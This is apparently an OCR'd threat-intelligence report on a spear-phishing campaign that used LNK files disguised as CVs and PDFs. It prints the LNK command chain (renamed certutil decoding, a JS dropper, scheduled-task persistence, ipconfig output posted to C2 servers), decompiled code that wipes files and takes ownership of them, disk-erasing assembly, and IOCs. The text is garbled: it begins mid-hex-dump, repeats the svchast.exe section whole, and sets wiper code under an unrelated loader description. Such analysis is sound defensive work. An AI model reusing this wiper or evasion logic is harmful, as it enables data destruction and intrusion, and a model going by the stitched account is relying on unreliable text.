00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E  2b:ba35%11..    IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E 20  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

